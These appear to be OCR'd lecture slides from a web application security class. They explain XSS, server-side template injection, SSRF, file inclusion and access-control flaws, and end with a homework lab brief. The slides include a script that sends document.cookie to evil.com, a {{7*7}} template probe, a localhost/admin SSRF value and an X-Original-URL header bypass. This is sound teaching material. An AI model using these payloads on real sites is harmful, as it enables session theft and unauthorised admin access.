
TLDR: XSS executes javascript on the client end.

`https://rsecke.github.io/comments`

The application stores comments written on the page

How can we exploit this with XSS?

Cross Site Scripting Example


1
POST htttp://example.com/submit-comment
Attacker
Attacker's Browser
<script>...</script>
Attacker's Server
Website
Website Database
Website's Vulnerable Code
4
GET htttp://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET htttp://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

Server Side Template Injection

SSTI is an abuse of the backend template language to obtain code execution

Examples: Jinja2 (Python) & Twig (Java)

`https://rsecke.github.io/comments`

The same previous application, but it is a Flask application

How can we exploit this with SSTI?

SSTI Example

```
POST /comments HTTP/1.1
Host: ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net
Cookie: session=MdoDfpFUZy4K0ZE592FvElYyHtN2srcq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referrer: https://ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net/product?productId=6
Content-Type: application/x-www-form-urlencoded
Origin: https://ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net
Content-Length: 21
Te: trailers
Connection: close

comment={{7*7}}
```

If 49 shows up as the comment => https://github.com/payloadbox/ssti-payloads

What is Server Side Request Forgery (SSRF)?

SSRF is a request made on the server’s behalf that allows an attacker to view an application’s resources

```
https://rsecke.github.io/admin
└── ADMIN ACCESS ONLY
```

Admin interface only available if logged in as an administrator, or if requested from loopback

How can we exploit this with SSRF?

How Can We Exploit SSRF?

Normal POST Request:

stockApi=<web request>

Web request will access a site

Modifying the Server Side Request:

stockApi=
http://localhost/admin

Bypassed access controls and exploited trusted website to gain access to the admin console

LFI/RFI

LFI/RFI occurs when a web application insecurely loads some of its objects (ie: a page)

`https://rsecke.github.io/index?page=home.php`

Index page uses a GET parameter to load some of its content

How can we exploit this with LFI/RFI?

LFI/RFI example

`https://rsecke.github.io/index?page=home.php`

`?`: Indicates the next word is a GET parameter

`page`: name of the parameter

`home.php`: value of the page parameter

RFI, set the value to a file over a network (ie: http:// or UNC \\host\share\)

Consider POST parameters too!

Insecure Access Controls

Parameter-Based Access Methods

└── User rights determined at login

admin:0

Insecure Direct Object References

└── Occurs when user-input is used to determine which objects to access

dairyking.com/cservice_logs/log213.txt

Referer-Based Access Control

└── Authorization based on previous site

covertops.xyz/admin
covertops.xyz/admin/deleteUser

Non-Standard HTTP Headers

└── X-Original-URL and X-Rewrite-URL to overwrite URL restrictions

```
DENY: POST, /admin/deleteUser, Users
POST / HTTP/1.1
X-Original-URL: /admin/deleteUser
```

04

Lab Time

Learn by doing

Lab Instructions

Load the VPN
Access https://elsa.sdc.cpp
Access your Kali VM
    kali:kali

Perform an assessment on the web application running on 192.168.1.2:5000. Note as many findings as you can. The goal is not to obtain a shell, but to note the web vulnerabilities that you find. Create a finding block for each vulnerability that you encounter.

<u>This is apart of the homework</u>

Got questions?

Ask, probably